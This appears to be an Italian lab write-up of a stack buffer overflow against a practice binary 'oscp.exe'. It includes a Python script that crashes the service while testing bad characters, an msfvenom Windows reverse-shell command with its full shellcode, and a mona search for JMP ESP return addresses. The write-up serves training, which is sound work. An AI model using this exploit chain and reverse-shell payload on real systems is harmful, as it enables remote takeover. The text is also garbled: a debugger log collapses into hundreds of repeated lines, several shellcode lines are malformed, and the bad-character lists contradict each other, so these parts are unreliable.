0061FF90 00000000
0061FF94 00000000
0061FF98 003A1000
0061FF9C 00000000
0061FFA0 00000000
0061FFA4 00000000
0061FFA8 00000000
0061FFBC 00000000
0061FFC0 00000000
0061FFB4 00000000
0061FFB8 00000000
0061FFBC 00000000
0061FFC0 00000000
0061FFC4 0061FFB0
0061FFC8 00000000
0061FFCC 0061FFE0
0061FFD0 7701AEB0
0061FFD4 F83C6C70
0061FFD8 00000000
0061FFDC 0061FFE0
0061FFE0 77007B10
0061FFE4 FFFFFFFF
0061FFE8 7702BC70
0061FFEC 00000000
0061FFF0 00000000
0061FFF4 00401200
0061FFF8 003A1000
0061FFFC 00000000
```

!mona config -set workingfolder c:\mona\%p

Infine si crea un array di byte dal byte 0 al byte 255, ad eccezione di quelli saranno da ignorare (byte "\x00", in questo caso), questa array servirà per la comparazione.

```
!mona bytearray -b "\x00"
```

[illegible]

```
!mona bytearray -b '\x00'
```

Il processo di raffinamento può avere inizio, sarà iterativo in quanto ogni badchar trovato sarà da aggiungere alla lista di elementi da non generare all'interno dello script, in modo poter raffinare sempre di più la lista di caratteri da poter utilizzare successivamente all'interno dello script malevolo.

Il programma che si dovrà lanciare sarà il seguente:

```
Welcome  buffer1.py  buffer2.py  buffer3.py x  buffer4.py
home > kali > buffer3.py > ...
1  import socket
2
3  ip = "192.168.50.130"
4  port = 1337
5  timeout = 5
6
7  ignore_chars = ["\x00", "\x07", "\x01", "\x2e", "\x2f", "\x80"]
8  badchars = ""
9  for i in range(256):
10     if chr(i) not in ignore_chars:
11         badchars += chr(i)
12
13
14  payload = "A" * 1982 + badchars
15
16  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
17  s.settimeout(timeout)
18  con = s.connect((ip, port))
19  s.recv(1024)
20
21  s.send(b"OVERFLOW1 " + payload.encode())
22
23  s.recv(1024)
24  s.close()
```

Funzionalità principali:

1. **Configurazione di base:**
 - a. Si connette all'IP 192.168.50.130 sulla porta 1337
 - b. Imposta un timeout di 5 secondi per la connessione
2. **Generazione di bad characters:**
 - a. Crea una lista di caratteri da ignorare (\x00, \x07, \x01, \x2e, \x2f, \x80) (**ovviamente all'inizio del processo in questa lista sarà presente solo il carattere \x00**)
 - b. Genera una stringa (badchars) contenente tutti i caratteri ASCII (0-255) tranne quelli nella lista ignore_chars
3. **Creazione del payload:**
 - a. Compone un payload con:
 - i. 1982 caratteri 'A' per riempire il buffer
 - ii. Seguiti dalla sequenza di bad characters generata
4. **Invio dell'exploit:**

- Invia il comando "OVERFLOW1 " seguito dal payload codificato
- Chiude la connessione dopo l'invio

Il processo di raffinamento avviene nel modo seguente:

- Viene lanciato lo script in python che porta al crash del programma oscp.exe
- Tramite il seguente comando

!mona compare -f C:\mona\oscp\bytearray.bin -a esp

si comparano i byte generati dallo script malevolo dal nostro payload con la lista array generata da Mona in precedenza.

The screenshot shows the Immunity Debugger interface. A window titled "mona Memory comparison results" is open, displaying a table with the following data:

Address	Status	BadChars	type
0x0061ff74	Corruption after 0 bytes	00 01	normal

Below the table, a detailed comparison of file and memory data is shown, highlighting differences in bad characters and compacted data. The main debugger window shows the assembly view with the current instruction highlighted.

!mona compare -f C:\mona\oscp\bytearray.bin -a esp

Status	BadChars
Corruption after 0 bytes	00 01
<pre> 4 85 86 87 88 89 8a 8b 8c 8d 8e 8f 90! File 1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1! Memory </pre>	

In altre parole, i caratteri anomali generati all'interno del payload (che risulta essere uguale all'array generata con Mona) durante l'esecuzione del programma lanciato, verranno filtrati o alterati. Con il comando di comparazione Mona analizza le due array di dati e verifica le diversità tra quella propria e quella lanciata in python, se nota una differenza tra due caratteri è segno che quel carattere in particolare è un badchar e lo riporterà.

Cosa succede durante la comparazione?

1. **Mona genera un array di riferimento** (`bytearray.bin`) con tutti i caratteri da testare (es: `\x01\x02\x03 . . . \xFF`), **escludendo quelli già noti** come bad chars (es. `\x00`).
2. **Il tuo script Python** invia lo **stesso set di caratteri** nel payload (dopo il padding di "A").
3. Se il programma target **filtra/modifica alcuni byte**, la copia che arriva in memoria **non corrisponderà** all'originale.

Come Mona identifica i bad chars?

- Mona confronta **byte per byte**:

- **Se un byte in memoria è diverso** da quello in `bytearray.bin` → **È un bad char.**
- **Se un byte è mancante** (es: `\x07` diventa `\x00`) → **È un bad char.**
- **Se l'array in memoria è troncato** (es: si ferma a `\x2F`) → Il problema è probabilmente `\x2F` o un byte precedente.

NOTA: il processo deve essere iterativo in quanto, dopo l'individuazione di un badchar, occorre inserirlo all'interno dei caratteri da escludere sia nello script python che su Mona, fino a quando si ottenga un'esecuzione pulita senza errori.


Il processo di raffinazione porta ad ottenere la seguente lista di badchars:

`\x00\x07\x2e\x01\x2f\x80`

Iniezione codice e accesso tramite reverse shell

Con i caratteri rimanenti è possibile infine scrivere il payload malevolo che andrà ad eseguire la reverse shell.

Il comando viene riportato nella schermata sottostante, come si può notare si sfrutta il comando **msfvenom** che andrà a restituire una sequenza di caratteri, i quali non sono altro che lo script malevolo stesso che verrà inserito nel payload e che realizzerà la reverse shell.



```
kali@kali: ~  
File Actions Edit View Help  
TimeoutError: timed out  
Hor  
(kali@kali)-[~]  
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.100 LPORT=1234 EXITFUNC=thread -b '\x00\x07\x2e\x01\x2f\x80' -f python  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
Found 11 compatible encoders  
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 351 (iteration=0)  
x86/shikata_ga_nai chosen with final size 351  
Payload size: 351 bytes  
Final size of python file: 1745 bytes  
buf = b""  
buf += b"\xdb\xc2\xd9\x74\x24\xf4\xbb\x46\x02\x25\x77\x5f"  
buf += b"\x29\xc9\xb1\x52\x83\xc7\x04\x31\x5f\x13\x03\x19"  
buf += b"\x11\xc7\x82\x59\xfd\x85\x6d\xa1\xfe\xe9\xe4\x44"  
buf += b"\xcf\x29\x92\x0d\x60\x9a\xd0\x43\x8d\x51\xb4\x77"  
buf += b"\x06\x17\x11\x78\xaf\x92\x47\xb7\x30\x8e\xb4\xd6"  
buf += b"\xb2\xcd\xe8\x38\x8a\x1d\xfd\x39\xcb\x40\x0c\x6b"  
buf += b"\x84\x0f\xa3\x9b\xa1\x5a\x78\x10\xf9\x4b\xf8\x5"  
buf += b"\x4a\x6d\x29\x58\xc0\x34\xe9\x5b\x05\x4d\xa0\x43"  
buf += b"\x4a\x68\x7a\xf8\xb8\x06\x7d\x28\xf1\xe7\xd2\x15"  
buf += b"\x3d\x1a\x2a\x52\xfa\xc5\x59\xaa\xf8\x78\x5a\x69"  
buf += b"\x82\xa6\xef\x69\x24\x2c\x57\x55\xd4\xe1\x0e\x1e"  
buf += b"\xda\xe4\x44\x78\xff\x51\x89\xf3\xfb\xda\x2c\xd3"  
buf += b"\x8d\x99\x0a\xf7\xd6\x7a\x32\xae\xb2\x2d\x4b\xb0"  
buf += b"\x1c\x91\xe9\xbb\xb1\xc6\x83\xe6\xdd\x2b\xae\x18"  
buf += b"\x1e\x24\xb9\xb6\x2c\xeb\x11\xe3\x1c\x64\xbc\xf4"  
buf += b"\x63\x5f\x78\x6a\x9a\x60\x79\xa3\x59\x34\x29\xdb"  
buf += b"\x48\x35\xa2\x1b\x74\xe0\x65\x4b\xda\x5b\x6c\x3b"  
buf += b"\x9a\x0b\xae\x51\x15\x73\xce\x5a\xff\x1c\x65\xa1"  
buf += b"\x68\xe3\xd2\x9b\x0c\x8b\x20\xdb\x8c\x99\xac\x3d"  
buf += b"\xba\x0d\xf9\x96\x53\xb7\xa0\x6c\x53\x8f\x7f\x09"  
buf += b"\xc5\xb3\x8c\xee\x88\x33\xf8\xfc\x7d\xb4\xb7\x5e"  
buf += b"\x2b\xcb\x6d\xf6\xb7\x5e\xea\x06\xb1\x42\xa5\x51"  
buf += b"\x96\xb5\xbc\x37\x0a\xef\x16\x25\xd7\x69\x50\xed"  
buf += b"\x0c\x4a\x5f\xec\x1f\x67\xb7\xfe\x1f\x67\x7a"  
buf += b"\xcf\xa1\x91\x04\xb6\x1b\x50\xfe\x60\xf7\x3a\x96"  
buf += b"\xf5\x3b\xfd\xe0\xf9\x11\x8b\x0c\x4b\xcc\xca\x33"  
buf += b"\x64\x98\xda\x4c\x98\x38\x24\x87\x18\x58\xc7\x0d"  
buf += b"\x55\xf1\x5e\x4d\x9c\x60\x33\x1a\x99\xe2\xb1"  
buf += b"\xe3\x5e\xfa\xb0\xe6\x1b\xbc\x29\x9b\x34\x29\x4d"  
buf += b"\x08\x34\x78"  
(kali@kali)-[~]  
$
```

Altro passaggio riguarda la ricerca di un salto ad un ESP valido (JMP ESP), sul quale posizionare il payload. Il comando da eseguire su mona è il seguente:

!mona jmp -r esp -cpb '\x00\x07\x2e\x01\x2f\x80'

Questo comando in Immunity Debugger + Mona serve a trovare un indirizzo di memoria valido che contenga l'istruzione JMP ESP (o equivalente), evitando i bad chars specificati (\x00, \x07, \x2e, \xa0).


A Cosa Serve JMP ESP?

- Dopo aver sovrascritto l'EIP con un buffer overflow, il programma cerca di eseguire l'istruzione all'indirizzo memorizzato in EIP.
- Se mettiamo in EIP l'indirizzo di un JMP ESP, il programma salta all'inizio dello **stack (ESP)**, dove abbiamo posizionato la **shellcode**.
- In altre parole: **JMP ESP reindirizza l'esecuzione al nostro payload**.

```
Log data
Address Message
004011F9 [Mon] Debugger 1.85.0.0 : R' jmp
004011FA Need support? visit http://forum.immunityinc.com/
004011FB "C:\Users\User\Downloads\oscp.exe"
004011FC Console file "C:\Users\User\Downloads\oscp.exe"
004011FD [18:51:43] New process with ID 00001585 created
004011FE Main thread with ID 00000014 created
004011FF 00401200
00401200 Modules C:\Users\User\Downloads\essfunc.dll
00401201 74E00000 Modules C:\Windows\System32\RPCRT4.dll
00401202 75B00000 Modules C:\Windows\System32\user32.dll
00401203 76700000 Modules C:\Windows\System32\GDI32.dll
00401204 76F00000 Modules C:\Windows\System32\kernelbase.dll
00401205 00401200 [18:51:49] Program entry point
00401206 76F05770 New thread with ID 00001523 created
00401207 76F05770 New thread with ID 0000023C created
00401208 [18:51:50] Thread 00001523 terminated, exit code 0
00401209 [18:51:50] Thread 0000023C terminated, exit code 0
0040120A New thread with ID 00000060 created
0040120B 76F05770
0040120C 00401200 Command used:
0040120D [!] mona jmp -r esp -cpb "\x00\x07\x2e\x01\x2f\x00"
0040120E
0040120F [!] mona command started on 2025-04-16 18:59:00 (v2.0, rev 638)
00401210 [+] Processing arguments and criteria
00401211 - Pointer access level: X
00401212 - Bad char filters will be applied to pointers: "\x00\x07\x2e\x01\x2f\x00"
00401213 [+] Generating module info table, hang on...
00401214 - Processing modules
00401215 - Done, let's rock 'n roll.
00401216 [+] Querying 2 modules
00401217 - Querying module essfunc.dll
00401218 Modules C:\Windows\System32\kernelbase.dll
00401219 - Querying module oscpe.exe
0040121A - Search complete, processing results
0040121B [+] Preparing output file 'jmp.txt'
0040121C
0040121D [!] Writing results to c:\mona\oscp\jmp.txt
0040121E [!] Results:
0040121F - Number of pointers of type 'jmp esp': 9
00401220
00401221 625011AF 0x625011af : jmp esp | (PAGE_EXECUTE_READ)
00401222 625011B6 0x625011b6 : jmp esp | (PAGE_EXECUTE_READ)
00401223 625011C7 0x625011c7 : jmp esp | (PAGE_EXECUTE_READ)
00401224 625011D3 0x625011d3 : jmp esp | (PAGE_EXECUTE_READ)
00401225 625011DF 0x625011df : jmp esp | (PAGE_EXECUTE_READ)
00401226 625011EB 0x625011eb : jmp esp | (PAGE_EXECUTE_READ)
00401227 625011F7 0x625011f7 : jmp esp | (PAGE_EXECUTE_READ)
00401228 62501203 0x62501203 : jmp esp | ascii (PAGE_EXECUTE_READ)
00401229 62501205 0x62501205 : jmp esp | ascii (PAGE_EXECUTE_READ)
0040122A Found a total of 9 pointers
0040122B
0040122C 00401200
0040122D 00401200
0040122E 00401200
0040122F 00401200
00401230 00401200
00401231 00401200
00401232 00401200
00401233 00401200
00401234 00401200
00401235 00401200
00401236 00401200
00401237 00401200
00401238 00401200
00401239 00401200
0040123A 00401200
0040123B 00401200
0040123C 00401200
0040123D 00401200
0040123E 00401200
0040123F 00401200
00401240 00401200
00401241 00401200
00401242 00401200
00401243 00401200
00401244 00401200
00401245 00401200
00401246 00401200
00401247 00401200
00401248 00401200
00401249 00401200
0040124A 00401200
0040124B 00401200
0040124C 00401200
0040124D 00401200
0040124E 00401200
0040124F 00401200
00401250 00401200
00401251 00401200
00401252 00401200
00401253 00401200
00401254 00401200
00401255 00401200
00401256 00401200
00401257 00401200
00401258 00401200
00401259 00401200
0040125A 00401200
0040125B 00401200
0040125C 00401200
0040125D 00401200
0040125E 00401200
0040125F 00401200
00401260 00401200
00401261 00401200
00401262 00401200
00401263 00401200
00401264 00401200
00401265 00401200
00401266 00401200
00401267 00401200
00401268 00401200
00401269 00401200
0040126A 00401200
0040126B 00401200
0040126C 00401200
0040126D 00401200
0040126E 00401200
0040126F 00401200
00401270 00401200
00401271 00401200
00401272 00401200
00401273 00401200
00401274 00401200
00401275 00401200
00401276 00401200
00401277 00401200
00401278 00401200
00401279 00401200
0040127A 00401200
0040127B 00401200
0040127C 00401200
0040127D 00401200
0040127E 00401200
0040127F 00401200
00401280 00401200
00401281 00401200
00401282 00401200
00401283 00401200
00401284 00401200
00401285 00401200
00401286 00401200
00401287 00401200
00401288 00401200
00401289 00401200
0040128A 00401200
0040128B 00401200
0040128C 00401200
0040128D 00401200
0040128E 00401200
0040128F 00401200
00401290 00401200
00401291 00401200
00401292 00401200
00401293 00401200
00401294 00401200
00401295 00401200
00401296 00401200
00401297 00401200
00401298 00401200
00401299 00401200
0040129A 00401200
0040129B 00401200
0040129C 00401200
0040129D 00401200
0040129E 00401200
0040129F 00401200
004012A0 00401200
004012A1 00401200
004012A2 00401200
004012A3 00401200
004012A4 00401200
004012A5 00401200
004012A6 00401200
004012A7 00401200
004012A8 00401200
004012A9 00401200
004012AA 00401200
004012AB 00401200
004012AC 00401200
004012AD 00401200
004012AE 00401200
004012AF 00401200
004012B0 00401200
004012B1 00401200
004012B2 00401200
004012B3 00401200
004012B4 00401200
004012B5 00401200
004012B6 00401200
004012B7 00401200
004012B8 00401200
004012B9 00401200
004012BA 00401200
004012BB 00401200
004012BC 00401200
004012BD 00401200
004012BE 00401200
004012BF 00401200
004012C0 00401200
004012C1 00401200
004012C2 00401200
004012C3 00401200
004012C4 00401200
004012C5 00401200
004012C6 00401200
004012C7 00401200
004012C8 00401200
004012C9 00401200
004012CA 00401200
004012CB 00401200
004012CC 00401200
004012CD 00401200
004012CE 00401200
004012CF 00401200
004012D0 00401200
004012D1 00401200
004012D2 00401200
004012D3 00401200
004012D4 00401200
004012D5 00401200
004012D6 00401200
004012D7 00401200
004012D8 00401200
004012D9 00401200
004012DA 00401200
004012DB 00401200
004012DC 00401200
004012DD 00401200
004012DE 00401200
004012DF 00401200
004012E0 00401200
004012E1 00401200
004012E2 00401200
004012E3 00401200
004012E4 00401200
004012E5 00401200
004012E6 00401200
004012E7 00401200
004012E8 00401200
004012E9 00401200
004012EA 00401200
004012EB 00401200
004012EC 00401200
004012ED 00401200
004012EE 00401200
004012EF 00401200
004012F0 00401200
004012F1 00401200
004012F2 00401200
004012F3 00401200
004012F4 00401200
004012F5 00401200
004012F6 00401200
004012F7 00401200
004012F8 00401200
004012F9 00401200
004012FA 00401200
004012FB 00401200
004012FC 00401200
004012FD 00401200
004012FE 00401200
004012FF 00401200
00401300 00401200
00401301 00401200
00401302 00401200
00401303 00401200
00401304 00401200
00401305 00401200
00401306 00401200
00401307 00401200
00401308 00401200
00401309 00401200
0040130A 00401200
0040130B 00401200
0040130C 00401200
0040130D 00401200
0040130E 00401200
0040130F 00401200
00401310 00401200
00401311 00401200
00401312 00401200
00401313 00401200
00401314 00401200
00401315 00401200
00401316 00401200
00401317 00401200
00401318 00401200
00401319 00401200
0040131A 00401200
0040131B 00401200
0040131C 00401200
0040131D 00401200
0040131E 00401200
0040131F 00401200
00401320 00401200
00401321 00401200
00401322 00401200
00401323 00401200
00401324 00401200
00401325 00401200
00401326 00401200
00401327 00401200
00401328 00401200
00401329 00401200
0040132A 00401200
0040132B 00401200
0040132C 00401200
0040132D 00401200
0040132E 00401200
0040132F 00401200
00401330 00401200
00401331 00401200
00401332 00401200
00401333 00401200
00401334 00401200
00401335 00401200
00401336 00401200
00401337 00401200
00401338 00401200
00401339 00401200
0040133A 00401200
0040133B 00401200
0040133C 00401200
0040133D 00401200
0040133E 00401200
0040133F 00401200
00401340 00401200
00401341 00401200
00401342 00401200
00401343 00401200
00401344 00401200
00401345 00401200
00401346 00401200
00401347 00401200
00401348 00401200
00401349 00401200
0040134A 00401200
0040134B 00401200
0040134C 00401200
0040134D 00401200
0040134E 00401200
0040134F 00401200
00401350 00401200
00401351 00401200
00401352 00401200
00401353 00401200
00401354 00401200
00401355 00401200
00401356 00401200
00401357 00401200
00401358 00401200
00401359 00401200
0040135A 00401200
0040135B 00401200
0040135C 00401200
0040135D 00401200
0040135E 00401200
0040135F 00401200
00401360 00401200
00401361 00401200
00401362 00401200
00401363 00401200
00401364 00401200
00401365 00401200
00401366 00401200
00401367 00401200
00401368 00401200
00401369 00401200
0040136A 00401200
0040136B 00401200
0040136C 00401200
0040136D 00401200
0040136E 00401200
0040136F 00401200
00401370 00401200
00401371 00401200
00401372 00401200
00401373 00401200
00401374 00401200
00401375 00401200
00401376 00401200
00401377 00401200
00401378 00401200
00401379 00401200
0040137A 00401200
0040137B 00401200
0040137C 00401200
0040137D 00401200
0040137E 00401200
0040137F 00401200
00401380 00401200
00401381 00401200
00401382 00401200
00401383 00401200
00401384 00401200
00401385 00401200
00401386 00401200
00401387 00401200
00401388 00401200
00401389 00401200
0040138A 00401200
0040138B 00401200
0040138C 00401200
0040138D 00401200
0040138E 00401200
0040138F 00401200
00401390 00401200
00401391 00401200
00401392 00401200
00401393 00401200
00401394 00401200
00401395 00401200
00401396 00401200
00401397 00401200
00401398 00401200
00401399 00401200
0040139A 00401200
0040139B 00401200
0040139C 00401200
0040139D 00401200
0040139E 00401200
0040139F 00401200
004013A0 00401200
004013A1 00401200
004013A2 00401200
004013A3 00401200
004013A4 00401200
004013A5 00401200
004013A6 00401200
004013A7 00401200
004013A8 00401200
004013A9 00401200
004013AA 00401200
004013AB 00401200
004013AC 00401200
004013AD 00401200
004013AE 00401200
004013AF 00401200
004013B0 00401200
004013B1 00401200
004013B2 00401200
004013B3 00401200
004013B4 00401200
004013B5 00401200
004013B6 00401200
004013B7 00401200
004013B8 00401200
004013B9 00401200
004013BA 00401200
004013BB 00401200
004013BC 00401200
004013BD 00401200
004013BE 00401200
004013BF 00401200
004013C0 00401200
004013C1 00401200
004013C2 00401200
004013C3 00401200
004013C4 00401200
004013C5 00401200
004013C6 00401200
004013C7 00401200
004013C8 00401200
004013C9 00401200
004013CA 00401200
004013CB 00401200
004013CC 00401200
004013CD 00401200
004013CE 00401200
004013CF 00401200
004013D0 00401200
004013D1 00401200
004013D2 00401200
004013D3 00401200
004013D4 00401200
004013D5 00401200
004013D6 00401200
004013D7 00401200
004013D8 00401200
004013D9 00401200
004013DA 00401200
004013DB 00401200
004013DC 00401200
004013DD 00401200
004013DE 00401200
004013DF 00401200
004013E0 00401200
004013E1 00401200
004013E2 00401200
004013E3 00401200
004013E4 00401200
004013E5 00401200
004013E6 00401200
004013E7 00401200
004013E8 00401200
004013E9 00401200
004013EA 00401200
004013EB 00401200
004013EC 00401200
004013ED 00401200
004013EE 00401200
004013EF 00401200
004013F0 00401200
004013F1 00401200
004013F2 00401200
004013F3 00401200
004013F4 00401200
004013F5 00401200
004013F6 00401200
004013F7 00401200
004013F8 00401200
004013F9 00401200
004013FA 00401200
004013FB 00401200
004013FC 00401200
004013FD 00401200
004013FE 00401200
004013FF 00401200
00401400 00401200
00401401 00401200
00401402 00401200
00401403 00401200
00401404 00401200
00401405 00401200
00401406 00401200
00401407 00401200
00401408 00401200
00401409 00401200
0040140A 00401200
0040140B 00401200
0040140C 00401200
0040140D 00401200
0040140E 00401200
0040140F 00401200
00401410 00401200
00401411 00401200
00401412 00401200
00401413 00401200
00401414 00401200
00401415 00401200
00401416 00401200
00401417 00401200
00401418 00401200
00401419 00401200
0040141A 00401200
0040141B 00401200
0040141C 00401200
0040141D 00401200
0040141E 00401200
0040141F 00401200
00401420 00401200
00401421 00401200
00401422 00401200
00401423 00401200
00401424 00401200
00401425 00401200
00401426 00401200
00401427 00401200
00401428 00401200
00401429 00401200
0040142A 00401200
0040142B 00401200
0040142C 00401200
0040142D 00401200
0040142E 00401200
0040142F 00401200
00401430 00401200
00401431 00401200
00401432 00401200
00401433 00401200
00401434 00401200
00401435 00401200
00401436 00401200
00401437 00401200
00401438 00401200
00401439 00401200
0040143A 00401200
0040143B 00401200
0040143C 00401200
0040143D 00401200
0040143E 00401200
0040143F 00401200
00401440 00401200
00401441 00401200
00401442 00401200
00401443 00401200
00401444 00401200
00401445 00401200
00401446 00401200
00401447 00401200
00401448 00401200
00401449 00401200
0040144A 00401200
0040144B 00401200
0040144C 00401200
0040144D 00401200
0040144E 00401200
0040144F 00401200
00401450 00401200
00401451 00401200
00401452 00401200
00401453 00401200
00401454 00401200
00401455 00401200
00401456 00401200
00401457 00401200
00401458 00401200
00401459 00401200
0040145A 00401200
0040145B 00401200
0040145C 00401200
0040145D 00401200
0040145E 00401200
0040145F 00401200
00401460 00401200
00401461 00401200
00401462 00401200
00401463 00401200
00401464 00401200
00401465 00401200
00401466 00401200
00401467 00401200
00401468 00401200
00401469 00401200
0040146A 00401200
0040146B 00401200
0040146C 00401200
